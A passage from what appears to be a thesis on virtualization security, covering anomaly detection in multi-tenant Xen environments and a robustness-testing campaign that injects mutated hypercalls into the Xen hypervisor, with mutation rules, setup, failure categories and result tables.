	4H	20	1	3	34	0.87	0.95	0.91
	4L	21	0	8	0	0.72	1.00	0.84
	4Ls	9	12	6	0	0.60	0.43	0.50
	6H	21	0	3	81	0.88	1.00	0.93
	6L	21	0	5	0	0.81	1.00	0.89
	6Ls	19	2	8	0	0.70	0.90	0.79
Mix 12/15	**All**	106	20	9	114	0.92	0.84	0.88
	4H	20	1	0	34	1.00	0.95	0.98
	4L	21	0	2	0	0.91	1.00	0.95
	4Ls	8	13	1	0	0.89	0.38	0.53
	6H	21	0	1	80	0.95	1.00	0.98
	6L	21	0	3	0	0.88	1.00	0.93
	6Ls	15	6	2	0	0.88	0.71	0.79

3.5 Threats to Validity

Next, we discuss some of the assumptions considered in this work and their implications.

Applicability domain: Our technique mainly applies to anomalies induced by the performance deviation class of attacks. The approach can generalize to any resource degradation that impacts the mean performance, not necessarily implying exhaustion. The reasoning is that our approach assesses how a system behaves in the presence of anomaly load variations caused by different kinds of faults, even how it would handle attacks that take advantage of (potentially unknown) vulnerabilities that impact the performance. Additionally, this approach targets the evaluation of complex systems with longer workloads. Applying it to isolated, short-lived jobs may yield limited results and prove ineffective.

Practical relevance: Our approach requires a stationary operational load, which may be challenging to maintain in an operational system over extended periods. However, we observed that despite the TPCx-V workload being generally non-stationary, the load produced by different transactions, the corresponding workload, remains roughly stable over the periods of interest. Therefore, our numerical investigation indicates that anomalies in the conditional workload are amenable to being detected using the bucket algorithm. In [De Oca et al., 2010], the authors demonstrate how to extend CUSUM to account for non-stationary workloads. Similarly, we leave the extension of the bucket algorithm (drawing inspiration from [De Oca et al., 2010] to handle non-stationary baselines) as a subject for future work.

Short-lived malicious jobs: As we showed with our results, the intensity and duration of the malicious activities can limit the applicability of the proposed

technique. For shorter bursts of attack, if the effect of the malicious activity does not interfere with the system's performance signature, the approach's effectiveness is limited and may not be recommended.

Fault model representativeness: The injected faults stress the underlying OS, while real-world attacks may impact multiple layers of the system stack. Nonetheless, as far as the subsumed OS states resulting from those attacks correspond to states generated by our fault injection, the considered failures represent those that occur in systems under operation [Arlat et al., 2002].

Target environment and workload: As in any practical exercise, we had to trade simplicity and representativeness. To that aim, we considered a database workload, namely the TPCx-V benchmark. We envision a straightforward extension of our experiments to other workloads and leave this as a subject for future work.

Assessment at scale: We consider system-wide global detection of anomalies. Alternatively, one can consider segmented anomaly detection for subsystems inside the considered ecosystem. The nuts and bolts of combining the results of multiple anomaly detection instances per subsystem are out of the scope of this work. However, the proposed methodology includes provisions for such an assessment.

Profile obsolescence: If user profiles are unstable (operational profile changes frequently), the number of false alerts can increase significantly, making the detection system useless until the next iteration. One possible approach is to use windows of time segmentation and apply and tune the bucket algorithm for every time segment. To determine the optimal window size, one may rely on techniques for learning in non-stationary environments [Sayed-Mouchaweh and Lughofer, 2012].

Covert degradation: Single metrics may not suffice to detect anomalies. For instance, a detector using response time as its metric may miss-detect attacks that impair system availability if the few transactions that succeed in completing have their response time within the expected range. A similar effect occurs when measuring throughput in specific elastic systems. This can be mitigated by using multiple complementary metrics for anomaly detection.

3.6 Summary

This chapter presented a methodology for detecting anomalies in complex multitenant systems deployed in virtualized environments. The proposed approach utilizes performance signatures to identify deviations from expected behavior. By leveraging the bucket algorithm, we established a lightweight and effective anomaly detection mechanism that operates efficiently within a shared virtualized infrastructure.

The methodology was validated through experimental testing using the TPCx-V benchmark, which emulates a real-world cloud workload. The experiments focused on identifying resource exhaustion anomalies, providing insight into how these affect system performance and stability. The performance model allowed

for fine-tuning the sensitivity of the detection mechanism, balancing false positives against detection speed.

The key conclusion from this work is that anomaly detection using business transaction throughput is a feasible and effective method for enhancing the security of virtualized environments. The bucket algorithm provided a practical solution for detecting performance issues with a low rate of false alerts. It is a viable choice for cloud providers looking to safeguard their virtual infrastructure without introducing significant overhead.

This chapter has examined the challenges of anomaly detection in multi-tenant virtualized environments, highlighting performance deviations as indicators of potential attacks. To deepen this investigation, it is essential to understand the underlying robustness and security properties of the virtualization layer itself. The following chapter focuses on the **robustness and security of the Xen Hypervisor**, combining mutation-based testing of the hypercall interface with a systematic vulnerability analysis. It outlines the experimental framework for assessing hypercall behavior under fault injection and presents a structured analysis of hypervisor vulnerabilities using historical data and empirical models. Together, these approaches provide complementary perspectives on system reliability, exposing limitations of existing failure models and static vulnerability assessments, and motivating the need for context-aware, system-level security evaluation.

Chapter 4

Understanding Exploitable Hypervisor Vulnerabilities

Securing virtualized systems requires a deep understanding of hypervisor attack surfaces and the proactive use of evaluation techniques. Although methodologies such as penetration testing [Miller et al., 1990], fuzz testing [Miller et al., 2022], fault injection [Arlat et al., 1993], and vulnerability analysis are well established in security and dependability, their systematic application to virtualization remains underexplored. This chapter addresses this gap by adapting techniques proven effective in other domains [Alhazmi et al., 2007; Koopman et al., 1997; Massacci et al., 2011; Ozment and Schechter, 2006] to assess the exploitability of hypervisor vulnerabilities.

We examine the feasibility of applying robustness testing in realistic virtualized environments, derive trustworthiness indicators from historical vulnerability data, and characterize vulnerabilities based on their potential to result in security breaches. These efforts aim to deepen the understanding of hypervisor resilience to malicious or malformed interactions and support the design of more secure virtualized infrastructures.

In practice, the chapter makes the following key contributions:

- An **empirical evaluation of hypercall robustness testing on the Xen hypervisor**, based on over 28,000 test cases generated through systematic hypercall input mutation.
- A discussion of the **limitations of traditional robustness testing** and the **challenges for effective evaluation** in virtualized environments, emphasizing the need for system-aware mutation strategies and failure detection mechanisms tailored to hypercall-specific behaviors.
- A **systematic characterization of hypervisor vulnerabilities** through lifecycle analysis, vulnerability density modeling, and saturation-phase evaluation (MAM) for Xen, providing empirical evidence of how security efforts translate into trustworthiness indicators.

- A **causal taxonomy of hypervisor security violations** for KVM and QEMU, mapping root causes (e.g., improper memory management) to exploitable functionalities (e.g., arbitrary code execution) and systemic consequences (e.g., denial of service), thereby addressing critical gaps in actionable vulnerability assessment.

The following sections organize the chapter. *Section 4.1* presents the robustness testing campaign targeting the Xen hypercall interface, detailing the methodology, experimental setup, results, and lessons learned. *Section 4.2* analyzes Xen's historical vulnerability data to develop trustworthiness evidence. *Section 4.3* characterizes vulnerabilities in KVM and QEMU based on causal relationships between faults and security violations. *Section 4.4* discusses threats to the validity of the study, and finally, *Section 4.5* summarizes the findings and outlines future research directions.

4.1 Robustness Testing in Virtualized Environments

A potential method for investigating hypervisor security is analyzing its interaction with potentially malicious inputs from compromised VMs. Among other techniques, *robustness testing* [Koopman and DeVale, 1999b] stands out: unlike fuzzing, penetration testing, or attack injection, which tend to focus on known vulnerabilities, robustness testing evaluates how a system behaves under invalid or unexpected inputs. The IEEE defines robustness as *"the degree to which a system or component can function correctly in the presence of invalid inputs"* [Radatz et al., 1990].

Researchers have applied robustness testing to various systems and components [Albinet et al., 2004; Koopman et al., 1997; Vieira et al., 2007], but its use in virtualization contexts remains underexplored [Kao, 2020; Patil and Modi, 2019; Sgandurra and Lupu, 2016]. Such limited use is concerning because hypercall interfaces represent a critical attack surface. Even a legitimate user with administrative access to their VM can exploit this interface to attack the hypervisor [Zhang et al., 2011]. In cloud environments, where multiple tenants rely on the hypervisor's reliability, this risk is particularly significant [Cogranne et al., 2017].

This section investigates the applicability of robustness testing for assessing the Xen hypercall interface. We aim to study how malformed hypercalls impact system stability and security in a realistic cloud-like environment. We use automated input mutation to test hypercalls and systematically evaluate their effects on system components. The goal is to: (i) evaluate the practicality of automating robustness testing in virtualized environments; (ii) identify requirements for implementing adequate failure detectors; and (iii) assess the suitability of traditional failure modes (e.g., CRASH scale).

In short, our approach is based on a compromised VM to inject malformed hypercalls into the Xen hypervisor, generating over 28,000 test cases under realistic workloads using the TPCx-V benchmark [Bond et al., 2015], to observe and

categorize the resulting failures, such as silent failures, guest crashes, and misbehaving hypercalls. We adapted the `hInjector` tool [Milenkoski et al., 2015a] for hypercall fault to facilitate testing injection, which enabled us to perform controlled experiments and measure the impact of malformed inputs.

The rest of this section is structured as follows: *Section 4.1.1* introduces the robustness testing approach applied to the Xen hypercall interface, outlining the methodology used to define mutation rules, generate test cases, and execute the experimental campaign. *Section 4.1.2* details the experimental environment, including the virtualization infrastructure and the deployment of the supporting cloud-like workload, and *Section 4.1.3* discusses the results of the testing campaign and identifies key failure modes. Finally, *Section 4.1.4* discusses the lessons learned and the limitations of existing robustness techniques when applied to hypervisors.

4.1.1 Robustness Testing Approach

We gain insights into potential security weaknesses by evaluating how hypervisors respond to malformed or unexpected hypercalls. The motivation is to analyze the security and stability implications of malformed hypercalls in realistic, multi-tenant cloud environments such as those represented by *TPCx-V* [Tra, 2019]. To achieve the intended goal, we defined an experimental approach to explore these aspects, which includes the steps depicted in Figure 4.1.




Figure 4.1: Experimental Approach for the Robustness Testing Evaluation

The **first step** was to acquire a basic understanding of the hypercall interface, including identifying the available hypercalls, their supported operations, and their expected outcomes. Understanding the characteristics of these hypercalls enables the definition of realistic *use cases* (i.e., valid interactions with the hypercall interface), which in turn serve as a basis for the design of *test cases* (i.e., mutated or invalid inputs used to assess robustness). This step proved challenging due to the extensive hypercall API and limited documentation. To understand the interface, the analysis examined the source code and evaluated the domain of each hypercall parameter. Each parameter's domain includes data type, expected value range, and semantic or contextual constraints.

The **second step** involved defining mutation rules to simulate realistic faults. These rules must align with the parameter domain. In practice, we designed

rules that generate values to challenge the system's robustness. For example, if a parameter is expected to be a pointer, mutations include assigning a `NULL` pointer or using valid but inappropriate pointers (e.g., pointing to uninitialized memory). If the parameter is an integer, we apply boundary-value and overflow-oriented mutations. Furthermore, for a parameter with an expected domain of $[-100, 100]$, possible mutations include -101 (below domain), 101 (above domain), `INT_MAX` and `INT_MAX` $+ 1$ (overflow), -1 and 0 (control and edge values). This step follows best practices established in prior work (e.g., [Koopman and DeVale, 2000], [Vieira et al., 2007]). Each mutation rule is applied in isolation to a single parameter, while the remaining parameters maintain valid use-case values.

As the mutation rules definition evolved, we often needed to revisit and refine our understanding of the hypercall interface (arrows between steps 1 and 2 in Figure 4.1). This iterative process ensured that the mutation space aligns with the operational semantics of each hypercall. Table 4.1 details the complete set of mutation rules applied to each parameter type.

Table 4.1: Mutation Rules applied on the API parameters.

DataType	**Rules**
Pointer*	Invalid pointer to an allowed memory zone Invalid pointer to a forbidden zone of memory NULL pointer
Struct	Fill with dynamically allocated struct Replace with another struct type (of the same size) Replace by smaller struct NULL pointer
Signed Integer	Replace by NULL value Replace by 0 Replace by 1 Replace by -1 Add one Subtract one Replace by type maximum value Replace by type maximum value plus one Replace by type maximum value minus one Replace by type minimum value Replace by type minimum value plus one Replace by type minimum value minus one Replace by domain maximum value Replace by domain maximum value plus one Replace by domain maximum value minus one Replace by domain minimum value Replace by domain minimum value plus one

Table4.1 **.. continued from previous page ..**

DataType	Rules
	Replace by domain minimum value minus one
Unsigned Integer	Replace by NULL value Add one Subtract one Replace by type maximum value Replace by type maximum value plus one Replace by type maximum value minus one Replace by type minimum value Replace by type minimum value plus one Replace by type minimum value minus one Replace by domain maximum value Replace by domain maximum value plus one Replace by domain maximum value minus one Replace by domain minimum value Replace by domain minimum value plus one Replace by domain minimum value minus one
String (Char*)	Replace by NULL value Replace by empty string Replace by a predefined character Replace by a predefined string Replace by nonprintable character Replace by string with nonprintable characters Remove null character ('\0') Add nonprintable characters to string Replace by alphanumeric string Add characters to overflow max size

The **third step** defines the experimental campaign by selecting the precise scope, specifically the hypercalls to be tested. Although ideally, all hypercalls should be tested, the effort to understand the whole API was impractical given our constraints. To balance the feasibility of interpreting hypercall parameters with their operational relevance during workload execution, we decided to profile hypercall invocations during the *TPCx-V* workload. We selected hypercalls for testing based on a trade-off between (1) the availability of information and the effort needed to understand their parameter values and domains, and (2) the frequency of their usage during a *TPCx-V* benchmark run. Profiling hypercall usage on *TPCx-V* involved executing a complete benchmark run. To capture the full list of hypercalls issued during execution, the experiment used *xentrace* with *xenalyze*,

lightweight tracing tools integrated into Xen that track hypercall invocations with minimal overhead.

The *TPCx-V* run executed only 13 hypercalls. Among them, `HYPERVISOR_vcpu_op` and `HYPERVISOR_mmuext_op` presented large and complex parameter spaces that are challenging to analyze. Understanding these parameters thoroughly demands a deep dive into the hypervisor internals and their relationship to various system components, *especially the hardware specification*. We leave a thorough analysis for future work.

The hypercall `HYPERVISOR_multicall`, aggregating multiple operations into a single request to minimize context switches, is conceptually similar to serializing various hypercalls. We assume that grouping hypercalls in the multicall hypercall is as secure as the security of the individual hypercall that it groups. Meanwhile, the `HYPERVISOR_xen_version` provides static information about the hypervisor version. We believe those two hypercalls pose less risk and left them out of the evaluation.

Not every hypercall has the same relevance to virtualization environments. For instance, the `HYPERVISOR_xen_version` hypercall primarily assists compatibility adjustments. In contrast, hypercalls such as `HYPERVISOR_grant_table_op`, which facilitate inter-domain communication, are significantly more critical from a security standpoint. However, robustness problems and security issues are not exclusive to frequently used or high-criticality hypercalls. Therefore, we recognize the importance of addressing the excluded operations in future work. Table 4.2 summarizes the assessed hypercalls and operations, while Table 4.3 presents the complete list. Note that a single hypercall may support *multiple operations*. The suffix "`_op`" in the hypercall name typically indicates that various operations are available, and it is common for such hypercalls to include an operation parameter to specify the intended action.

Table 4.2: Summary of Hypercall Covered

	Xen	Covered	%
Hypercalls	39	26	66.6
Operations	285	95	33.3

The **fourth step** establishes the mechanism to inject malformed hypercall invocations and enable runtime introspection without disrupting the hypervisor's original execution logic. We accomplished this goal by extending and adapting the *hInjector* tool, introduced initially in [Milenkoski et al., 2015b] for evaluating *Intrusion Detection Systems* (IDS) via hypercall-based attacks. We redesigned the tool to meet robustness testing needs by implementing several key upgrades. First, the Linux-side hypercall mapping layer was modified to support instrumentation, capturing the invoked hypercall, associated return code, and the specific mutation rule applied to each test.

The hypervisor-side code refactored each hypercall handler to support test injection and tracing. Specifically, it renamed every original handler with an `_old` suffix (e.g., `do_mmu_update_old`) and introduced a wrapper using the original

function name to encapsulate the instrumentation logic. These wrappers call the `pre_hirt()` and `post_hirt()` routines, which log contextual metadata such as the function name, line number, and result code. A new field governs the activation of this tracing mechanism, `hypercall_number`, added to the `arch_shared_info` structure and dynamically checked by the `hirt_hypercall()` routine. This modular design ensures that runtime behavior remains unaffected unless explicitly triggered. A dedicated module encapsulates the tracing logic and logs outputs through Xen's logging system.

Table 4.3: Detailed Operations Hypercalls

Hypercall	Nº	Tests	Runs
HYPERVISOR_set_trap_table	0	335	805
HYPERVISOR_mmu_update	1	395	790
HYPERVISOR_set_gdt	2	150	180
HYPERVISOR_stack_switch	3	150	449
HYPERVISOR_set_callbacks	4	300	758
HYPERVISOR_fpu_taskswitch	5	90	90
HYPERVISOR_sched_op_compat	6	530	608
HYPERVISOR_set_debugreg	8	165	198
HYPERVISOR_get_debugreg	9	90	108
HYPERVISOR_update_descriptor	10	150	180
HYPERVISOR_memory_op	12	4690	10153
HYPERVISOR_update_va_mapping	14	240	240
HYPERVISOR_set_timer_op	15	75	375
HYPERVISOR_console_io	18	220	264
HYPERVISOR_grant_table_op	20	5355	8975
HYPERVISOR_vm_assist	21	150	181
HYPERVISOR_update_va_mapping_od	22	315	379
HYPERVISOR_iret	23	5	10
HYPERVISOR_set_segment_base	25	165	239
HYPERVISOR_xsm_op	27	90	126
HYPERVISOR_nmi_op	28	150	181
HYPERVISOR_sched_op	29	1240	2656
HYPERVISOR_callback_op	30	30	39
HYPERVISOR_event_channel_op	32	3500	4200
HYPERVISOR_physdev_op	33	8335	19243
HYPERVISOR_hvm_op	34	825	990

The generation of *use cases* and *test cases* is the **fifth step** of the process. In the

context of this work, as mentioned earlier, a *use case* refers to a set of valid input values (i.e., conforming to the parameter domain) used in a hypercall invocation. A mutation rule is applied to one of the input values of a use case to derive a *test case*, to intentionally violate the expected domain to evaluate the system's behavior under invalid or unexpected conditions.

Based on the understanding of the hypercall API, we define the *use cases* for the experimental evaluation, and apply mutation rules to these *use cases* to generate the corresponding *test cases*. Each *use case* is derived from the correct usage patterns of the hypercall interface, instantiated by systematically enumerating valid parameter combinations according to their type and expected domain, thereby capturing a representative set of legitimate API invocations. Each *test case* includes exactly one mutation, applied to a single parameter.

Figure 4.2 ilustrates the *test case* generation process. For each hypercall (which may include multiple operations), we apply a single mutation to every parameter, repeating this process for all mutation rules applicable to the parameter's domain. This systematic approach ensures coverage of a wide range of invalid input scenarios. The process generated approximately 28,000 distinct *test cases*, which ran in over 50,000 individual executions during the experimental campaign.




Figure 4.2: *Test Case* derivation process and its life cycle

The **sixth and seventh steps** in our approach are the execution of test cases and the evaluation of the test results, respectively. These two steps form an iterative process of execution and assessment, as illustrated by the two rounded arrows in Figure 4.1. Table 4.3 summarizes the number of test cases generated and the corresponding number of execution runs. In this context, the *number of tests* refers to the total number of mutation rules applied to the parameters of each hypercall. The *runs* show the actual executions performed during the study. The number of runs exceeds the number of distinct test cases because some tests ran multiple times. These repetitions revalidated observed failures or confirmed behaviors that required further investigation.

The **last step** involves drawing conclusions based on the experimental results, as discussed in Section 4.1.3. In the following section, we describe the architecture and configuration of the experimental setup.

4.1.2 Experimental Setup

A virtualization environment that realistically reflects real-world scenarios, such as those observed in cloud computing, can be highly complex. A typical configuration that we aim to represent is one in which multiple users share the same infrastructure, and one of these users attempts to exploit vulnerabilities in the underlying hypervisor. This setup is particularly relevant in Infrastructure as a Service (IaaS) cloud models, where multi-tenant environments are the norm. In these settings, a single compromised or malicious tenant can potentially escalate privileges or interfere with other virtual machines by leveraging hypervisor-level vulnerabilities, which makes the secure design and evaluation of the hypervisor a fundamental concern.

We adopted the TPCx-V benchmark workload and setup as the baseline workload in our environment. TPCx-V is particularly well-suited for assessing cloud environments, as it simulates realistic, mixed-use virtualized workloads commonly found in cloud data centers. The benchmark stresses systems under typical conditions such as resource contention, overcommitting of resources, load fluctuation, and workload consolidation. TPCx-V emulates real-world usage patterns to evaluate how well a system maintains performance and stability under load, making it a valuable asset for testing cloud-based platforms.

As shown in Figure 4.3, our experimental setup is composed of a Xen hypervisor (version 4.4.1), a privileged domain, named dom0 in Xen's terminology, and the 14 Virtual Machines (VMs) that support the TPCx-V workload, which act as different tenants sharing the same infrastructure. The Dom0 manages the virtualized environment via the Xen Toolstack, which, in its time, uses the Xen API to access the hypervisor functionalities. Since the TPCx-V models a multi-tenant environment, the dedicated virtual machine where all tests are run is referred to as Compromised Tenant (CT). This deployment is on top of a Dell PowerEdge R710 with 24 Cores, 96 GB RAM, and a 12 TB disk.




Figure 4.3: Testing Environment and its components relations

To support test delivery and execution, we developed a Loadable Kernel Module (LKM) template that implements the injection logic within the guest kernel space of the CT. This module enables parameterization of both the hypercall and the mutation rule, which is essential since hypercall invocation is a privileged operation in guest VMs. A complementary test generation tool translates abstract mutation rules into concrete test cases by generating valid hypercall invocations in code, effectively instantiating the LKM template into executable test modules.

The testing process (*Tester* in Figure 4.3) iterates over the list of *test cases*, performing injections by loading the precompiled Loadable Kernel Module (LKM) into the CT's kernel. A dispatcher and monitoring component manages the test execution and collects runtime diagnostics, including return codes, Operating System (OS) log messages, and Xen log messages.

We also use the Xen Toolstack on Dom0 to monitor the test environment. Information such as VM status (e.g., up or /down), Dom0 and Xen logs, and resource usage patterns (e.g., spikes in CPU or memory) provides valuable insights for assessing potential failures.

4.1.3 Results and Discussion

This section presents our results about the feasibility of applying robustness testing to the hypercall interface of hypervisors. An experimental campaign can explore many security aspects in a multi-tenant virtualized environment. To guide our evaluation, we established four research questions to investigate the effectiveness and limitations of our experimental campaign to test the Xen hypercall interface:

RQ1: To what extent are interface faults, generated by mutating hypercall input parameters, capable of exposing vulnerabilities or triggering observable failures?

RQ2: Can robustness testing be effectively automated and integrated into realistic, cloud-like virtualized environments without manual intervention?

RQ3: What are the key requirements and operational characteristics of failure detectors capable of identifying and classifying failures in virtualized infrastructures?

RQ4: Are traditional failure mode classifications, such as those defined by the CRASH scale, adequate for capturing the failure behaviors observed in hypervisor-level robustness testing?

As a first step in our testing campaign, we aimed to evaluate how the hypervisor would behave when subjected to a high-volume sequence of robustness tests. Specifically, we attempted to execute all generated test cases sequentially within the same compromised virtual machine (CT). However, this approach proved impractical. The Xen hypervisor includes built-in security mechanisms that monitor

guest behavior and automatically terminate any virtual machine exhibiting suspicious or potentially harmful actions. As a result, certain test cases triggered these mechanisms, causing the CT to be forcibly shut down and interrupting the execution of the whole test sequence.

The next step in our testing process was identifying the subset of test cases that did *not* trigger Xen's built-in security mechanisms. We can think of this mechanism as the first security barrier. That way, those operations will be relevant from a secure perspective since they are not subject to this protection mechanism. Additionally, the only way to have a realistic test is by triggering the hypercall from an unprivileged domain. With that goal, we executed each test individually on the CT, recording whether the virtual machine crashed. From this experiment, we observed that approximately 12.1% of the test cases led to the termination of the CT.

Closer inspection revealed that not all crashes resulted directly from Xen's security mechanisms. In some cases, the CT became unresponsive or terminated without any indication from the hypervisor. To better categorize these behaviors, the analysis introduced two distinct failure types: *GUEST_CRASH*, for cases where the CT crashed silently without visible feedback from the hypervisor, and *GUEST_KILLED*, for instances where logs or system behavior clearly showed that Xen deliberately terminated the guest.

Failures categorized as *GUEST_CRASH* align with the concept of *Silent* failures as defined by the CRASH failure mode classification [Koopman et al., 1997]. According to discussions on the `xen-devel` mailing list, such silent crashes are not expected to occur under normal conditions: when they do, they represent a clear indicator of insufficient robustness in the hypervisor. However, the current methodology does not collect enough information to determine whether all *GUEST_CRASH* cases were silent failures. A more precise analysis would require access to low-level logs, such as those obtained via serial consoles, which were not part of our experimental setup.

To validate the tests that did not crash the CT, we re-executed some of these tests, which resulted in new crash failures, indicating that crash behavior was not entirely deterministic. To better understand this variability, we grouped the test cases by hypercall. Among all hypercalls tested, only `HYPERVISOR_grant_table_op` exhibited this unpredictable behavior. Of 5355 test cases associated with this hypercall, 2617 caused crashes during the first execution.

We performed multiple iterations, progressively refining the test set by removing cases that had caused crashes in the previous round. The goal was to isolate a stable subset of tests that could run without crashing the CT. When three consecutive runs did not lead to any crash, we accept the list as the *stable test subset*. Since `HYPERVISOR_grant_table_op` supports inter-VM memory sharing and functions such as network packaging, a tailored setup that accounts for this specificity is necessary to assess its robustness effectively.

After identifying the subset of tests that caused abrupt interruptions in the CT, we examined the test results in detail to infer behaviors from the experiment logs. Some test cases failed during execution due to early-stage errors and were never

fully loaded into the CT kernel. The majority of these cases (32 in total) triggered a `SIGSEGV` signal during the execution of the LKM, indicating segmentation faults. Additionally, two other cases failed due to an invalid module format, which suggests potential issues during the LKM compilation or generation process.

The following behaviors were observed (Table 4.4 summarizes the results):

- **ERROR**: Error on LKM module loading (error code).
- **GUEST_CRASH**: CT crashes without any notification (on Dom0).
- **GUEST_HANG**: CT became unresponsive.
- **GUEST_KILLED**: CT is deliberately killed by the hypervisor.
- **INJECTION_HANG**: The CT is up, the Tester process is running, but did not return in the period accessed.
- **RESTART**: The CT is running but it has restarted.
- **SUCCESS**: The Tester process injected the test and returned appropriately, the CT is running (may include *Silent* failures [Koopman and DeVale, 2000]).
- **UNKNOWN_ERROR**: A timeout when waiting for a test response (none of the previous state was identified).

Table 4.4: Tests Results Breakdown by *State*

State	**#**
ERROR	34
GUEST_CRASH	6642
GUEST_HANG	2
GUEST_KILLED	248
INJECTION_HANG	20
RESTART	26
SUCCESS	24521
UNKNOWN_ERROR	195

We must highlight that a *SUCCESS* test does not necessarily imply robust operation. It can include *Silent* [Koopman and DeVale, 2000] failures, i.e., cases in which the system performs an invalid operation without any external indication. We could not reliably detect those errors by the limited visibility into the internal state of the CT, as we did not have a physical serial terminal during the experimental campaign. Without this capability, some low-level error messages remain uncaptured, allowing inevitable silent failures to go unnoticed in the analysis.

Although return status handling is inconsistent across all hypercall operations, a subset returns `neg_errnoval`.Table 4.5 summarizes the distribution of exit codes observed from operations that adopt this return convention, highlighting the variety of errors and their semantic implications. This type encodes an error using

a negative integer value that maps to a standard error code, helping to identify the outcome of an operation. Excluding the successful operation, for which `neg_errnoval` assumes 0, each error code typically reflects the scope or context of the operation; for instance, `EBUSY` indicates that the target resource is currently unavailable.

Using the `neg_errnoval` mechanism allowed us to evaluate the robustness of specific hypercall operations by analyzing their returned codes. However, this approach is applicable to only approximately 50.7% of the test cases (see Table 4.5). For the remaining operations that do not expose standardized return codes, we relied on *ad hoc* interpretations of system behavior. This highlights the difficulty of performing robustness assessments in virtualization platforms and reinforces the need for dedicated failure detectors.

Regarding the detection of non-robust behavior in operations that returned success (i.e., return code zero), our evaluation was limited to the same subset of operations (50.7% of the total). These cases represent only 11.2% of all test cases, or 22.1% of the subset with interpretable return codes. Further investigation is required to confirm robustness violations in these scenarios.

Table 4.5: Breakdown by exit codes

#	Nº	Code	Description
97	-95	EOPNOTSUPP	Operation not supported on transport endpoint
4590	-38	ENOSYS	Function not implemented
133	-28	ENOSPC	No space left on device
5231	-22	EINVAL	Invalid argument
414	-19	ENODEV	No such device
21	-17	EEXIST	File exists
24	-16	EBUSY	Device or resource busy
2621	-14	EFAULT	Bad address
4131	-3	ESRCH	No such process
355	-2	ENOENT	No such file or directory
3070	-1	EPERM	Operation not permitted
5881	0	-	Normal Operation

4.1.4 Lessons Learned and Open Challenges

Although our analysis identified behaviors suggesting a lack of robustness, such as SIGSEGV during hypercall invocation, silent crashes on the guest, and non-deterministic behaviors in `HYPERVISOR_grant_table_op`, the results from the experimental campaign indicate that we need further research in this domain. The proposed approach, adapted from traditional robustness testing mutation rules, proved ineffective in exposing failures within the hypercall interface. This limitation appears to derive from the mutation strategy's lack of awareness of the

system's runtime context, responding to our **RQ1**: the mutation rules used in this work have limited applicability in virtualized infrastructures.

One of the key challenges is that many hypercall input parameters have meanings that are highly context-dependent, rather than being strictly defined by their data types. For example, in the `set_timer_op` hypercall, the input is a timestamp, semantically meaningful as an integer, but mutating it without considering the context yields little insight. Similarly, many parameters refer to other VMs or domain-specific structures, and mutations often lead to trivial errors, such as "domain does not exist" messages, which do not reveal deeper robustness issues. Moreover, certain hypercalls operate directly on memory or low-level system resources. For instance, `HYPERVISOR_set_segment_base` involves memory manipulation, and the consequences of malformed input may only manifest indirectly through subsequent operations, making them difficult to detect through isolated test cases.

These observations do not imply that robustness testing is inherently unsuitable for virtualized environments, but that existing mutation-based techniques require extension. More context-aware, system-informed mutation strategies are necessary to uncover robustness vulnerabilities in complex virtualization stacks effectively. Addressing these contextual limitations requires considering the inherent differences in virtualization mechanisms, which bridge software interfaces (hypercalls) and hardware operations. Hence, robustness assessment strategies must be tailored distinctly for these two domains, as further detailed below.

